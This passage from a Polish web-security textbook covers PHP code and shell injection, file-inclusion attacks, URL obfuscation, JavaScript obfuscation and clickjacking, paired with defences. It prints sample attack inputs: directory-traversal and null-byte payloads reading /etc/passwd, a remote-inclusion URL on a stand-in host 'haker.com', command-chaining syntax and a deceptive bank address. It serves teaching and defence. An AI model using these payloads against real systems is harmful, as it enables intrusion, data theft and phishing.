
Listing 4.18. Procedura składowana jako zabezpieczenie przed SQL Injection

```
DELIMITER $$  
CREATE PROCEDURE `proc` (IN param VARCHAR(40))  
BEGIN  
    DECLARE a CHAR(40);  
    SET a = CONCAT('%', param, '%');  
    SELECT * FROM articles WHERE article_title LIKE a;  
END$$  
DELIMITER ;
```

Źródło: (Kotowicz, 2010)

4.5. WPROWADZENIE KODU SKRYPTU

Kod aplikacji PHP również podlega zagrożeniu wstrzyknięcia złośliwych poleceń. Jest to bardzo poważne zagrożenie, ponieważ w wypadku powodzenia umożliwia to agresorowi wykonanie dowolnego kodu oraz poleceń systemu operacyjnego bądź też programów zewnętrznych.

Ingerencja w kod skryptu PHP

Język skryptowy PHP posiada w swej architekturze możliwość dynamicznego tworzenia kodu (tabele 4.14 i 4.15). Daje to dość spore możliwości ingerencji w kod wykonywalny aplikacji.

Tabela 4.14. Różne sposoby wykonania dynamicznego kodu

Kod aplikacji	Zagrożenie
<code>\$myvar = "varname"; \$x = \$_GET['arg']; // \$x = '1; touch("plik")'; eval("\\$myvar = \\$x;");</code>	Funkcja <code>eval()</code> traktuje swój argument jako kod, który należy wykonać.
<code>preg_replace("/\$old/e", \$new, \$str)</code>	Funkcja dokonuje zmiany na podstawie wyrażenia regularnego. Z modyfikatorem <code>/e</code> traktuje ona nową postać łańcucha znaków jako kod PHP, który należy wykonać.
<code>call_user_func(\$fnc, \$arg, ...) call_user_func_array(\$fnc, \$args)</code>	Funkcja wykona funkcję użytkownika przekazaną w argumencie <code>\$fnc</code>
<code>create_function(\$fnc, \$code)</code>	Dynamicznie tworzy funkcję użytkownika na bazie przekazanego kodu.
<code>\$fnc()</code>	Wykona funkcję reprezentowaną przez wartość zmiennej <code>\$fnc</code> . Metoda szczególnie niebezpieczna przy włączonym <code>register global</code> .

Źródło: opracowanie własne

W przypadku braku konieczności używania funkcji z tabel 4.14 i 4.15 należy wyłączyć je poprzez wpisanie na listę funkcji zablokowanych. Opis odpowiedniej konfiguracji PHP opisano w rozdziale 2. Jeżeli istnieje jednak konieczność użycia funkcji/składni wykonującej dynamiczny kod oparty na parametrze użytkownika, stosować należy białą listę możliwych wartości, by ograniczyć możliwość infekcji kodu groźnymi poleceniami. Stanowczo odradza się implementację aplikacji zezwalających na wykonywanie dynamicznego kodu pochodzącego od użytkownika. Poza przyczynami ochrony, funkcje tworzenia dynamicznego kodu charakteryzują słabą wydajność.

Wykonanie polecenia zewnętrznego

Dostępne są również funkcje i operatory wykonujące polecenia systemowe i uruchamiające programy zewnętrzne (tabela 4.15). Wszystkie zewnętrzne polecenia i programy wykonywane są na prawach właściciela serwera HTTP. Oznacza to, że dobrą praktyką jest ustawić takiemu właścicielowi prawa niezbędne do obsługi aplikacji internetowej, tak by nie miał możliwości modyfikacji np. plików systemowych.

Tabela 4.15. Funkcje i operatory umożliwiające wykonanie polecenia systemowego

Kod aplikacji	Zagrożenie
`komenda` shell_exec()	Operator i funkcja wywołujące polecenie zewnętrzne.
exec(), system(), passthru(), proc_open()	Wykonanie programu zewnętrznego.

Źródło: opracowanie własne

Jeżeli program wymaga stosowania komend lub programów zewnętrznych, należy podjąć odpowiednie środki bezpieczeństwa. Wymagane jest stosowanie specjalnych instrukcji, które spowodują że przekazany przez użytkownika ciąg znaków zostanie specjalnie zmodyfikowany. Istnieją dwie funkcje odpowiedzialne za odpowiednią konwersję łańcuchów znaków:

- `escapeshellcmd()` – funkcja ucieczki dla poleceń systemowych,
- `escapeshellarg()` – funkcja ucieczki dla argumentów poleceń systemowych – przykład użycia zawiera listing 4.19.

Listing 4.18. Użycie funkcji ucieczki w kontekście programów zewnętrznych

```
# pozostawienie niezabezpieczonego wejścia
$username = $_GET['username'];
# użycie funkcji ucieczki w celu zabezpieczenia
$username = escapeshellarg($_GET['username']);
passthru("/home/user/phpguru/funnytext $username");
```

Źródło: opracowanie własne

Tabela 4.16 prezentuje, w jaki sposób można zatruć punkt wejścia do niezabezpieczonej aplikacji z możliwością uruchamiania poleceń lub programów zewnętrznych by wykonać pożądaną komendę.

Tabela 4.16. Przykładowe sposoby zatrucia polecenia systemowego

Składnia	Rezultat
<code>`komenda` \$(komenda)</code>	Wykona komendę <code>komenda</code> .
<code>; komenda komenda && komenda komenda</code>	Wykona komendę <code>komenda</code> i wyświetli wynik.
<code>> /home/user/phpguru/.bashrc</code>	Nadpisze plik <code>.bashrc</code> .
<code>< /home/user/phpguru/.bashrc</code>	Wyśle plik <code>.bashrc</code> do wykonywanego programu.

Źródło: opracowanie własne

4.6. MANIPULACJA DANYMI PRZESYŁANYMI

Rozdział ten poświęcony jest różnego rodzaju atakom, które nie mogą zostać zakwalifikowane nigdzie indziej, a dotyczą również wykonania wrogiego kodu przekazanego przez użytkownika.

Local File Inclusion i Remote File Inclusion

Wiele aplikacji działa w oparciu o mechanizm szablonu, który wypełniany jest danymi przechowywanymi w pliku tekstowym. Wskazania takiego pliku dokonuje się przy pomocy parametru pochodzącego od użytkownika. Parametr taki podlega łatwej manipulacji przez użytkownika, np. poprzez wskazanie innego pliku niż zamierzony, w celu uzyskania dostępu do informacji chronionych.

Obydwa typy tytułowych ataków są do siebie zbliżone i różnią się tylko lokalizacją zasobu, który napastnik chce się odczytać:

- *Local File Inclusion* – odczyt i wykonanie pliku z lokalnego systemu plików,
- *Remote File Inclusion* – odczyt i wykonanie pliku ze zdalnego serwera.

W drugim przypadku założyć można, że atakujący ma dostęp do zdalnego serwera i może wgrać na niego dowolny plik użyty w przyszłym ataku. Często warunkiem sprzyjającym wykonaniu zdalnego kodu jest ustawienie opcji

konfiguracyjnej `allow_url_include` na `On` (domyślnie ta opcja jest wyłączona). Umożliwia ona pobieranie i wykonywanie plików zdalnych przez funkcje takie jak:

- `include()`,
- `include_once()`,
- `require()`,
- `require_once()`.

Funkcje te przetwarzają wskazanie pliku jako pełnoprawny kod PHP. Oznacza to, że wszelkie polecenia w zawarte w nich między znacznikami `<?` lub `<?php` zostaną poddane działaniu parsera PHP, a następnie wykonane. Umożliwia to wykonanie kodu, innego niż ten przewidziany przez programistę. Agresor może dokonać ataku na kilka sposobów, a mianowicie poprzez:

- wykonanie kodu innego pliku w obrębie zbioru plików źródłowych aplikacji,
- wgranie na serwer własnego plik zawierającego znaczniki PHP i jego wykonanie,
- wskazanie do wykonania pliku z obcej lokalizacji, którego zawartość kontroluje.

Listing 4.19. Instrukcje wykazujące podatność na ataki File Inclusion

```
include($_GET['page']);  
include("/sites/".$_GET['page']);  
include("/sites/".$_GET['page'].".php");
```

Źródło: opracowanie własne

Przedstawiony na listingu 4.19 kod jest powodem luki bezpieczeństwa. We wszystkich trzech przypadkach atakujący może posłużyć różnego rodzaju ścieżkami systemu operacyjnego w celu wskazania pliku do wykonania. Technikę tą nazywa się podróżowaniem po katalogach (ang. *Directory Traversal*) i składają się na nią różne sposoby modyfikacji ścieżki np. przez powielanie ciągu `../` odpowiedzialnego za przechodzenie do katalogu nadrzędnego.

Pierwsza i druga linijka umożliwia załadowanie dowolnego pliku, do którego dostęp posiada właściciel serwera HTTP. Przykładowo, przekazanie do serwera parametru w żądaniu w postaci `?page=/etc/passwd` (dla pierwszej linijki) lub `?page=../../../../../../../../etc/passwd` (dla drugiej linijki) spowoduje wykonanie pliku systemowego.

Trzecia linijka kodu wydaje być się bardziej bezpieczna, ponieważ do przekazanego parametru doklejone zostaje rozszerzenie `.php` pozornie uniemożliwiające wskazanie dowolnego pliku. Utrudnienie to możliwe jest do obejścia na co najmniej cztery sposoby (w zależności od środowiska):

- Użycie terminatora, czyli bajtu zerowego (ang. *Poison Null Byte*) w celu zakomunikowaniu systemowi UNIX końca łańcucha znaków. Parametr wejściowy powinien przyjąć wartość: `?page=../../../../../../../../etc/passwd%00` – znak `%00` odpowiada za przekazanie bajtu zerowego. Luka ta istnieje do PHP wersji 5.3.4.
- W systemach UNIX standardowa długość ścieżki to 4096 bajty. Niektóre wersje środowiska PHP działające w tym systemie podatne są na atak polegający na spreparowaniu ścieżki tak długiej, że przekroczona zostanie liczba 4096 bajtów, a naddatek informacji (np. rozszerzenie `.php` dołączone przez skrypt) zostanie zignorowanie [49]. Ciąg `?page=../../../../../../../../etc/passwd/. [2048 powtórzeń] / .` spowoduje przepełnienie bufora i odczyt pliku `passwd`.
- Jeżeli agresor posiada dostęp do hostingu współdzielonego (ang. *Shard Hosting*) to może wskazać ścieżkę do konta i pliku który wykona się w kontekście programu ofiary np: `?page=../../../../../../home/konto_hackera/atak`. Taka do takiej ścieżki dodane zostanie rozszerzenie `.php` tworząc finalnie ścieżkę: `/home/konto_hackera/atak.php`, która zawiera wrogie instrukcje.
- W przypadku włączonej opcji przetwarzania kodu zdalnego, można podać zewnętrzny adres kodu w sposób analogiczny do wcześniejszego przykładu: `page=http://haker.com/atak`. Jeżeli doklejane rozszerzenie jest inne niż `.php` (i nie wiadomo jakie ono jest), użyć należy znaku zapytania `page=http://haker.com/atak.php?`, który sprawi, że cokolwiek zostanie dołączone do adresu, nie będzie mieć znaczenia na jego poprawność.

Należy ostrożnie korzystać z funkcji przetwarzania danych, ponieważ użyte niewłaściwie stanowią poważną lukę bezpieczeństwa. Niekiedy agresor nie ma możliwości wpłynąć na wskazaną lokalizację pliku z wrogim kodem, ale może taki plik wgrać i spróbować skorzystać ze źle zaimplementowanych rozwiązań. Przedstawiony

na listingu 4.20 kod ma za zadanie wysłać do przeglądarki użytkownika obraz JPG w przypadku, kiedy użytkownik ten jest zalogowany. Za wgranie pliku na serwer odpowiada też użytkownik. Zastosowanie takiego rozwiązania w aplikacji stanowi poważną lukę bezpieczeństwa.

Listing 4.20. Proste wysłanie pliku jpg do przeglądarki pod warunkiem uwierzytelnienia

```
if (zalogowany()) include ($plikjpg) ;
```

Źródło: opracowanie własne

Teoretycznie kod z listingu 4.20 nie powinien wykonać żadnych niewskazanych instrukcji. Plik przekazany funkcji `include()` jest bowiem prawidłowym plikiem JPG sprawdzony wcześniej przez funkcję `getimagesize()` lub inną opartą na zawartości wgranego pliku. Obrazek posiada rozszerzenie `.jpg`, które nie jest rozpoznawane przez parser jako plik wykonywalny. Zostanie on odczytany i wysłany do przeglądarki. Wszystko wydawać by się mogło pozbawione jest elementu ryzyka. Atakujący może jednak wgrać odpowiednio spreparowany plik. Obrazy JPG posiadają tzw. EXIF, czyli zestaw metadanych opisujących zawartość pliku. Agresor może dodać własny znacznik, którego wartością będzie wykonywalny kod PHP. Obraz poddany przetwarzaniu jest nośnikiem wrogiego kodu i stanowi rodzaj "konia trojańskiego". Technika może być równie dobrze użyta w innych plikach binarnych, np. MP3.

Do innej grupy zagrożonych operacji należą funkcje wyłącznie odczytujące zawartość pliku. Ich działanie nie przewiduje przetworzenia plików jako wykonywalnych. Dają one jednak sposobność do wyświetlenia plików źródłowych w ich oryginalnej (nieprzetworzonej) formie. W ten sposób uzyskać można dostęp do kodu aplikacji oraz poufnych danych (np. hasła do bazy danych). Poniższe funkcje mogą zostać użyte w celu wyświetlenia zawartości plików:

- `readfile()`,
- `file()`,
- `file_get_contents()`,
- `fopen()`.

Uniwersalną ochroną dla ataków typu *File Inclusion* jest stosowanie białych list pożądanych wartości parametru użytkownika. Jeżeli nie ma takiej możliwości (np. dynamicznie modyfikowany zbiór plików), należy podjąć działania redukujące ryzyko wskazania niepożądanego pliku. Rozsądnym rozwiązaniem jest zastosowanie filtracji opartej o bazową nazwę pliku oraz czarną listę znaków nie mogących zawierać się w nazwie. Finalnie następuje sprawdzenie istnienia pliku. Pełen kod prezentuje listing 4.21.

Listing 4.21. Mechanizm ochrony przed atakami File Inclusion

```
$in = $_GET['in'];
$in = basename($in);
$in = preg_replace("/[^a-z^0-9]/i", "", $in);
$in = "inc/".$in.".php";
if(file_exists($in))
    include($in);
```

Źródło: opracowanie własne

Manipulacja postaciami adresu oraz otwarte przekierowanie

Adres URI zbudowany jest z wielu elementów składowych (URI, 2014). Wszystkie z nich są zasadniczo opcjonalne, a adres może nawet przyjmować postać pustego ciągu znaków: "". Zróżnicowana forma elementów składowych umożliwia różne wariacje adresu URI, które mogą także posłużyć wprowadzeniu w błąd użytkownika. Dla protokołu HTTP (i HTTPS) składnia zbiorcza adresu URI prezentowana na przez listingu 4.22, a opis poszczególnych elementów zawiera się w tabeli 4.17.

Listing 4.22. Schemat adresu URI dla protokołu HTTP(S)

```
[protokół://[użytkownik[:hasło]@]host[:port]][ścieżka
dostępul]?zapytanie[#fragment dokumentu]
```

Źródło: (URI, 2014)

Tabela 4.17. Opis składników URI

Składnik	Opis
protokół	Sposób dostępu do zasobu (http lub https)
użytkownik	Nazwa użytkownika
hasło	Hasło użytkownika
host	Nazwa domeny lub adres numeryczny
ścieżka dostępu	Ścieżka katalogu
zapytanie	Parametry GET
fragment dokumentu	Interesujący fragment dokumentu


Źródło: (URI, 2014)

Do 32. bitowych adresów IP są przypisane nazwy domen. Za pomocą poleceń takich jak `ping` można pobrać adres hosta. Przykładowo dla domeny `ing.pl` będzie to `193.201.34.35`. Przeglądarki rozumieją także te numery w postaci dziesiętnej. Aby przetłumaczyć adres IP jedną liczbę dziesiętną należy użyć następującego algorytmu:

- każdy składnik IP przekonwertować do postaci heksadecymalnej, przykładowo:
 - $193 = C1$,
 - $201 = C9$,
 - $32 = 22$,
 - $35 = 23$,
- heksadecymalne złączenie składników zmienić na postać dziesiętną $C1C92223=3251184163$.

Posiadając postać dziesiętną, adres witryny zapisać można w postaci: `http://3251184163`. Dodatkowo można dodać składową użytkownik (zwykle ignorowane przez aplikacje internetowe) i ścieżkę odpowiadającą za odpowiedni zasób. Finalnie adres uzyskać można następującą formę: `http://pko.pl@3251184163/male-firmy`. Mylny adres sugeruje adres banku PKO, lecz na prawdę prowadzi do banku ING. Analogicznie można użyć dowolnych adresów serwerów i nazw w celu oszustwa potencjalnej ofiary. Agresor może ukierunkować użytkownika na adres strony lustrzanej, którą spreparował w celu wyłudzenia loginu i hasła.

Niestety, obrona przed takimi przekłamaniami uzależniona jest w dużym stopniu od samych użytkowników. Serwisy internetowe mogą informować o konieczności sprawdzenia, czy adres w przeglądarce jest identyczny z wymaganym wzorcem oraz czy protokół jest właściwy (np. HTTPS). W ten sposób próbuje budować się świadomość bezpieczeństwa osób korzystających z aplikacji – rysunek 4.13.



Rys. 4.13. Budowanie świadomości użytkownika aplikacji internetowej

Źródło: opracowanie własne

Manipulacja adresami może przybrać inną formę. Niekiedy jeden z parametrów GET stanowi adres URI, na który użytkownik zostanie przeniesiony po dokonaniu danej czynności (np. napisania komentarza lub po zalogowaniu się). Nazwa ataku na skrypt, który przenosi użytkownika do innej strony na podstawie parametru wejściowego nosi nazwę **otwarte przekierowanie** (ang. *Open Redirect*). Może być on

wykorzystany do ataków XRF, *phishing* lub przenosić po prostu do witryny która infekuje złośliwym oprogramowaniem.

Zabezpieczenie przed takim rodzajem agresji na aplikację stanowi posłużenie się wzorcem, który powinien być tożsamy z adresem przekierowania. W przeciwnym wypadku przekierowanie nie powinno zachodzić. Innym sposobem jest zapis takiego adresu w sesji użytkownika celem uniemożliwienia ręcznej modyfikacji.

Zaciemnienie kodu

Hakerzy w celu utrudnienia identyfikacji ich wrogiego kodu stosują różne techniki mające na celu jego ukrycie lub zniekształcenie. Informacje w takiej postaci zrozumiałe są dla komputera, ale już nie dla człowieka (Hoffman, 2009). Zaciemniania (obfuskacji) dokonuje się wykorzystaniem różnych technik. Mogą to być tożsamości semantyczne, funkcje kodujące i dekodujące czy zapis kodu w zakamuflowanej postaci. W praktyce każdy zaciemniony kod można doprowadzić do wersji zrozumiałej dla człowieka, jednak często jest to pracochłonne i wymaga zastosowania inżynierii wstecznej oraz posiadania odpowiednich umiejętności (Hoffman, 2009).


Nie należy mylić zaciemnienia kodu z szyfrowaniem – zaciemnianie sprawia, że kod jest niezrozumiały dla człowieka, ale dla maszyny tak. Szyfrowanie natomiast sprawia, że dane przekształcane są z postaci jawnej do postaci tajnej (szyfrogramu), który bez odpowiedniego klucza i algorytmu jest niezrozumiały, zarówno dla maszyn, jak i ludzi.

Jeden ze sposobów zaciemnienia języka JavaScript oparty jest o specjalną technikę zwaną *Whitespace*. Dane zapisane przy jej pomocy reprezentują strumień bitowy pod postacią spacji, tabulatorów i znaku nowej linii oznaczającego koniec programu. Umieszczenie takiego zestaw znaków w stronie sprawia, że wygląda ona niepozornie i nie wzbudza na pierwszy rzut oka zagrożenia. Przeglądarki internetowe bowiem ignorują znaki białe i komentarze przez co nie interpretują zagnieżdżonego i zaciemnionego kodu. Kod może wyglądać tak jak na listingu 4.23 a w rzeczywistości zawierać dane jak na rysunku 4.14.

Listing 4.23. Użycie zakamuflowanego kodu w skrypcie

```
// copyright
// (c) 2010
var html = document.body.innerHTML;
var start = html.indexOf('// '+'copy'+ 'right');
var end   = html.indexOf('// '+'(c) '+'2011');
var code  = html.substring(start+13, end);
eval(dehydrate(code));
```

Źródło: (Hoffman, 2009)



Rys. 4.14. Graficzna reprezentacja zakamuflowanego kodu z listingu 4.23

Źródło: opracowanie własne

Druga linia kodu listingu 4.23 jest pozornie pusta (i tak widoczna w oknie przeglądarki), a faktycznie jest to ukryty strumień bitowy reprezentujący wrogi kod (rysunek 4.14). Następne instrukcje służą wydobyciu ukrytego kodu, a finalnie jego doprowadzenie do czytelnej postaci i wykonania.

Inny sposób zaciemnienia polega na wykorzystaniu dostępnych w różnych architekturach tożsamości semantycznych, zmianie nazewnictwa oraz modyfikacji instrukcji sterujących. Tak zmodyfikowany kod nie potrzebuje specjalnych funkcji do jego przekształcenia i od razu ma postać wykonywalną. Przykładowe techniki zaciemnienia to:


- stosowanie funkcji anonimowych (nienazwanych),
- zmiana składni IF (A) B ELSE C na A?B:C,
- modyfikacja nazw na niezrozumiałe dla człowieka (np. _, \$),
- usunięcie komentarzy i znaków białych,
- zapis literałów jako złączy znaków wygenerowanych przez funkcję `String.fromCharCode(n)`,

- zapis wszystkich literałów i liczb w postaci odpowiedniej tablicy (`var_ = "a|b|c|2".split('|')`),
- ograniczenie liczby zmiennych i zastąpienie ich wyrażeniami.

Mechanizmy zaciemnia mają także pożyteczne zastosowanie – pomagają w kompresji bezstratnej kodu (szybsze ładowanie witryn) oraz w ukryciu poufnego kodu – np. w celu utrudnienia jego plagiatu. Przykładowe narzędzia do zaciemniania kodu to:

- YUI Compressor,
- Free Javascript Obfuscator,
- Closure Compiler,
- Javascript Compresor.

Przydatnym okazać się może również narzędzie do inżynierii wstecznej zaciemnionego kodu JSUnPack. Aplikacja ta obsługuje kod wejściowy jak interpreter JavaScript i stara się zwrócić dane w maksymalnie przyjaznej dla człowieka formie. Rysunek 4.15 przedstawia zrzut ekranu aplikacji internetowej JSUnPack.




Rys. 4.15. Wyniki działania aplikacji internetowej do zmiany postaci zaciemnionej na jawną

Źródło: opracowanie własne

Clickjacking

Technika nazwana *Clickjacking* nie posiada polskiego odpowiednika nazwy, ponieważ jest bardzo nowatorską metodą agresji na aplikacje internetowe. W wolnym

tłumaczeniu oznacza porywanie/przechwytywanie kliknięć. Rysunek 4.16 przedstawia ogólną zasadę ekspozycji elementów na zainfekowanej lub spreparowanej witrynie.



Rys. 4.16. Zasada działania ataku Clickjacking

Źródło: opracowanie własne

Clickjacking polega na przygotowaniu specjalnej strony internetowej. Jest ona skonstruowana w taki sposób, by na samym wierzchu stosu elementów znajdował się element `<iframe>` zawierający stronę z serwisu zewnętrznego (A). Jest to warstwa ukryta, przez co nie wyświetla się w przeglądarce (w tym celu można użyć właściwości CSS `opacity: 0`). Pod spodem znajduje się zawartość witryny specjalnie spreparowana przez atakującego (B). Układ elementów na stronie B jest taki, by pokrywał się z ramką A. Ramka A może być dodatkowo przemieszczana za pomocą JavaScript tak, by pożądaný element znajdował się w miejscu kursora myszki. Finalnie użytkownik dokonuje interakcji na innej stronie niż by się tego spodziewał. Rysunek 4.17 przedstawia atak typu *Clickjacking*, który wymusza w rzeczywistości kliknięcie w przycisk "lubię to".



Rys. 4.17. Przykład ataku Clickjacking zaobserwowanego poprzez portal Facebook – uwidoczniono warstwę z ramką

Źródło: opracowanie własne

Na ataki *Clickjacking* narażone są szczególne witryny aukcyjne, bankowe, sklepy internetowe oraz serwisy społecznościowe. Większość z nich wymaga zalogowania, ale nie jest to reguła. Atakujący może sprowokować ofiarę do wykonania dowolnych interakcji – nie tylko kliknięć, ale i wprowadzania lub przenoszenia tekstów. Skutkiem takich działań może być równie dobrze "polubienie" czegoś na portalu społecznościowym, jak i zakup przedmiotu, który nie był planowany.

Przeciwdziałania takiemu atakowi w części pokrywają się z obroną przed atakiem XRF, gdzie również dochodzi do wykonania akcji bez zgody i wiedzy użytkownika. Twórcy serwisów internetowych powinni skorzystać z techniki ucieczki z ramek (ang. *Frame Busting*) opierającej się na załadowaniu witryny do głównego okna przeglądarki – listing 4.24.

Listing 4.24. Próba "ucieczki" z ramki

```
if(top.location != location)
    top.location.href = document.location.href;
```

Źródło: <http://framework.zend.com/manual/en/zend.controller.exceptions.html>

Niestety technika ucieczki jest bezradna wobec zastosowania podwójnej ramki (ang. *Double Framing*). Atakujący zawiera ramkę w ramce, a w przypadku chęci opuszczenia, akcja nawigacji może być anulowana przez specjalny kod.

Skuteczną obroną przed atakiem typu *Clickjacking* jest ... rezygnacja z użycia ramek w aplikacji internetowej.

Uwierzytelnienie i utrzymanie sesji

Cel

Rozdział poświęcony jest problemom uwierzytelniania użytkowników aplikacji internetowej oraz utrzymania sesji (w tym przechowywania faktu uwierzytelnienia w trakcie korzystania przez użytkownika z aplikacji) w środowisku protokołu bezstanowego jakim jest HTTP(S). Przedstawiono definicje sesji i jej elementów, stosowane w aplikacjach internetowych metody utrzymania sesji. Zaprezentowane podstawowe kierunki zagrożeń (ataków na przechwycenie sesji) oraz metody ochrony przed nimi. Zaprezentowano typowe ataki na proces uwierzytelnienia użytkownika aplikacji, w tym ataki związane z pozyskaniem hasła użytkownika.

Plan

1. Ataki na proces uwierzytelniania użytkownika.
2. Zasady ochrony przed atakami pozyskującymi hasła.
3. Typowe ataki na sesję i ochrona przed nimi.

5.1. ATAKI NA PROCES UWIERZYTELNIANIA UŻYTKOWNIKA

Uwierzytelnienie (ang. *Authentication*) jest procesem polegającym na zweryfikowaniu deklarowanej tożsamości strony chcącej wziąć udział w wymianie danych. Innymi słowy uwierzytelnienie pozwala stwierdzić, czy osoba lub rzecz jest tym, za kogo lub za co się podaje (Well, 2008). Nie należy mylić uwierzytelnienia z autoryzacją, która polega na przydzieleniu dostępu do zasobu.

Aplikacje internetowe stosują na ogół prostą metodę uwierzytelniania za pomocą statycznego hasła. Niektóre serwisy (np. Facebook, Google Apps) oferują bardziej zaawansowaną, dwustopniową, formę potwierdzenia polegającą na dodatkowym wprowadzeniu kodu otrzymanego SMS'em lub wygenerowanego przez specjalną aplikację mobilną. Funkcję tą można wyłączyć dla wybranych (zaufanych) komputerów przez co dodatkowe zabezpieczenie stosowane będzie tylko w nieznanym lokalizacjach. W niektórych serwisach (np. bankowych) niektóre operacje (te szczególnie niebezpieczne) wymagają dodatkowego uwierzytelnienia.

Atak z celem pozyskania hasła użytkownika aplikacji jest jednym z najbardziej oczywistym i często stosowanym. Po pozyskaniu danych uwierzytelniających, agresor może wykonywać wszystkie działania, jakie może realizować uwierzytelniony użytkownik poprzez podszycie się pod niego. Istnieje wiele metod ataku na proces uwierzytelnienia użytkownika w aplikacji internetowej.


Atak siłowy

Atak siłowy (ang. *Brutal Force*) polega na kolejnym sprawdzaniu wszystkich możliwych kombinacji znaków aż do momentu odnalezienia właściwego hasła, w sytuacji kiedy znany jest login, tj. nazwa użytkownika. Użycie tego ataku jest także możliwe do przełamania metod kryptograficznych (atak tekstem jawnym, atak z szyfrogramem). Prosty przykład może stanowić algorytm, przy pomocy którego sprawdza się kolejno liczby od 0000 do 9999 w celu dopasowania ich do kodu pin. Taki rodzaj ataku sprawdza się szczególnie wtedy, kiedy istnieje częściowa znajomość poufnych danych – np. znana jest długość hasła i jego pierwszy i ostatni

znak. Przykładowo, hasło na 5 znaków, a jego pierwsza litera to "m", ostatnia zaś "o". Algorytm może sprawdzać kolejne wartości na zasadzie: maaaao, maabo, maaco... mabao, mabbo, mabco itd. aż do momentu znalezienia kombinacji, np. mango. Liczba kombinacji jest duża, ale skończona.

Atak słownikowy

